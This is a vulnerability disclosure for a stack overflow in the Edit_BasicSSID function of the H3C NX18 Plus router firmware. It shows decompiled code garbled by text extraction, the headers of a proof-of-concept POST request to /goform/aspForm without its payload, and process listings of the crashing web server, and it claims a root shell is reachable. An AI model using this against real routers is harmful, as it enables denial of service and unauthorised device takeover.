

stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview:



Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the Edit_BasicSSID function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
29
    int v28; // $s0
    int v30[96]; // [sp+18h] [-1DCh] BYREF
30
31
    char v31[64], // [sp+198h] [-5Ch] BYREF
32
    int v32[4]; // [sp+1D8h] [-1Ch] BYREF
33
    int v33[3]; // [sp+1E8h] [-Ch] BYREF
34
    memset(v31, 0, sizeof(v31));
35
    memset(v32, 0, sizeof(v32));
36
    memset(v30, 0, sizeof(v30));
37
38
    V33[0] = 0;
    v2 = (const char *)websgetvar(a1, "param",
39
40
    if( !∨2
41
42
         = 0;
43
      goto LABEL_64;
44
45
    memset (v30, 0, sizeof(v30));
    sscanf(v2, "%[^;]", v31);
46
```

In the Edit_BasicSSID function, the param we entered is formatted using the sscanf function and in the form of %[^;]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v31, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

Sec-Fetch-User: ?1

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.124.1:80
DNT: 1
Connection: close
Cookie: LOGIN PSD REM FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```


The picture above shows the process information before we send poc.

```
SW [kworker/2:1]
                           [kworker/0:1]
                           [kworker/1:1]
2270 *root
                           [kworker/3:1]
2543 *root
                           [kworker/2:2]
                           [kworker/0:0]
                           [kworker/3:2]
                           [kworker/u8:2]
3847 *root
4016 *root
4313 *root
                 4304 S
                           /bin/webs &
4317 *root
                  720 R
                           ps
6984 *root
                 1040 S
```

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell without authorization.